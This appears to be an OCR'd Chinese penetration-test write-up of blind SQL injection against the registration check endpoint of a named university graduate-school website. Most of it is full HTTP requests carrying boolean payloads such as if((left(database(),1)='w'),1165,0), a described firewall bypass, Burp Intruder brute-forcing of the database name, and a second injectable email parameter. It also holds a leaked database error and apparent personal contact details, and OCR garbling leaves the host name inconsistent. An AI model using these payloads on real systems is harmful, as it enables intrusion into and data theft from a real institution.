29847	https://yjs.naoce.sjtu.edu.cn	GET	/user/register.html			200	14880	HTML	html	ä¸Šæµ·äº¤é€šå¤§å¦-ç ”ç…		✓	202.120.35.203	
29846	https://yjs.naoce.sjtu.edu.cn	GET	/registration/index.html			200	8461	HTML	html	ä¸Šæµ·äº¤é€šå¤§å¦-ç ”ç…		✓	202.120.35.203	
29845	https://yjs.naoce.sjtu.edu.cn	GET	/user/register.html			200	14880	HTML	html	ä¸Šæµ·äº¤é€šå¤§å¦-ç ”ç…		✓	202.120.35.203	
29844	http://detectportal.firefox.com	GET	/success.txt?ipv4	✓		200	235	text	txt				34.107.221.82	
29843	http://detectportal.firefox.com	GET	/success.txt?ipv6	✓		200	235	text	txt				34.107.221.82	

```
POST /user/check.html HTTP/1.1
Host: yjs.naoce.sjtu.edu.cn
Cookie: PHPSESSID=9tu862naiag=o2ar=b1loq0pm6
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
Gecko/20100101 Firefox/110.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 31
Origin: https://yjs.naoce.sjtu.edu.cn
Referer: https://yjs.naoce.sjtu.edu.cn/user/register.html
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

mobile=18773382288&user_id=1165
```

```
true
```


Inspector	
Request Attributes	2
Request Body Parameters	2
Request Cookies	1
Request Headers	16
Response Headers	9

放到重发模块，初步构造语句

If(1=1,1165,0)

返回 1165 时，页面回显为真

返回 0 时，页面回显为假



```
POST /user/check.html HTTP/1.1
Host: yjs.naoce.sjtu.edu.cn
Cookie: PHPSESSID=[illegible]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/110.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 41
Origin: https://yjs.naoce.sjtu.edu.cn
Referer: https://yjs.naoce.sjtu.edu.cn/user/register.html
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

mobile=[illegible]&user_id=if(1=1,1165,0)
```

```
true
```


```
A Database Error Occurred

Error Number: 1062

Duplicate entry '0' for key 'PRIMARY'

UPDATE `cms_user` SET `user_realna
', `code` = '', `user_id` = 'root@localho
= '4629ae58c99ea6904c2ba5f1a38c658
'THE'

Filename: /var/www/web/app/models/us

Line Number: 103
```

进一步构造语句，有墙对一些函数禁用

调整位置，最终构造如下语句

if((left(database(),1)='a'),1165,0)


验证语句是否构造成功



```
POST /user/check.html HTTP/1.1
Host: yjs.nacos.sjtu.edu.cn
Cookie: PHPSESSID=[illegible]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/116.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 82
Origin: https://yjs.nacos.sjtu.edu.cn
Referer: https://yjs.nacos.sjtu.edu.cn/user/register.html
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

mobile=[illegible]&user_id=if((left(database(),1)='a'),1366,0)
```

```
false
```

返回为假




```
POST /user/check.html HTTP/1.1
Host: yjs.nacos.sjtu.edu.cn
Cookie: PHPSESSID=[illegible]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/116.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 85
Origin: https://yjs.nacos.sjtu.edu.cn
Referer: https://yjs.nacos.sjtu.edu.cn/user/register.html
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

mobile=[illegible]&user_id=if((left(database(),1)='a'),1366,1166)
```

```
true
```

返回为真，因此语句构造成功

放入到爆破模块，对字母进行一个设置


Burp Project Intruder Repeater Window Help
Burp Suite Professional v2021.12.1 - Temporary Project - licensed to surferxyz
Dashboard Target Proxy Repeater Intruder Sequencer Decoder Comparer Logger Extender Project options User options Learn CSRF Token Tracker log4j2Scan
1 × 2 × ...
Positions Payloads Resource Pool Options
Choose an attack type
Start attack
Payload Positions
Add §
Clear §
Auto §
Refresh
Search...
0 matches
Clear
1 payload position
Length: 756


Attack type: Sniper

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

○ Target: https://yjs.nacoe.sjtu.edu.cn ☑ Update Host header to match target

```
POST /user/check.html HTTP/1.1
Host: yjs.nacoe.sjtu.edu.cn
Cookie: PHPSESSID=6su802nmiagrv2sr4v1loq0pm6
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/110.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 62
Origin: https://yjs.nacoe.sjtu.edu.cn
Referer: https://yjs.nacoe.sjtu.edu.cn/user/register.html
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

mobile=18773382288&user_id=if((left(database(),1)='§a§'),1165,0)
```


爆破成功


Attack Save Columns
1. Intruder attack of https://yjs.nacoe.sjtu.edu.cn - Temporary attack - Not saved to project file
Results Positions Payloads Resource Pool Options
Filter: Showing all items
Request Response
Pretty Raw Hex
Search...
0 matches
Finished

Request	Payload	Status	Error	Timeout	Length	Comment
18	r	200	□	□	300	
19	s	200	□	□	300	
20	t	200	□	□	300	
21	u	200	□	□	300	
22	v	200	□	□	300	
23	w	200	□	□	299	
24	x	200	□	□	300	
25	y	200	□	□	300	
26	z	200	□	□	300	
27	A	200	□	□	300	
28	B	200	□	□	300	
29	C	200	□	□	300	
30	D	200	□	□	300	
31	E	200	□	□	300	
32	F	200	□	□	300	
33	G	200	□	□	300	
34	H	200	□	□	300	
35	I	200	□	□	300	
36	J	200	□	□	300	
37	K	200	□	□	300	
38	L	200	□	□	300	

```
POST /user/check.html HTTP/1.1
Host: yjs.nacoe.sjtu.edu.cn
Cookie: PHPSESSID=6su802nmiagrv2sr4v1loq0pm6
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/110.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 62
Origin: https://yjs.nacoe.sjtu.edu.cn
Referer: https://yjs.nacoe.sjtu.edu.cn/user/register.html
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

```

再次验证




```
POST /user/check.html HTTP/1.1
Host: yjs.naoce.sjtu.edu.cn
Cookie: PHPSESSID=5tu802nniagvo2urvb1loq0pm6
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/110.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 82
Origin: https://yjs.naoce.sjtu.edu.cn
Referer: https://yjs.naoce.sjtu.edu.cn/user/register.html
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

mobile=18773082280&user_id=if((left(database(),1)='w'),1165,0)
```

```
true
```

通过后期验证，另外一个包也存在 sql 注入，且注入手法一致

带有邮箱的数据包，三个包的第二个



```
POST /user/check.html HTTP/1.1
Host: yjs.naoce.sjtu.edu.cn
Cookie: PHPSESSID=5tu802nniagvo2urvb1loq0pm6
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/110.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 68
Origin: https://yjs.naoce.sjtu.edu.cn
Referer: https://yjs.naoce.sjtu.edu.cn/user/register.html
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

email=945534501%40qq.com&user_id=if((left(database(),1)='w'),1165,0)
```

```
true
```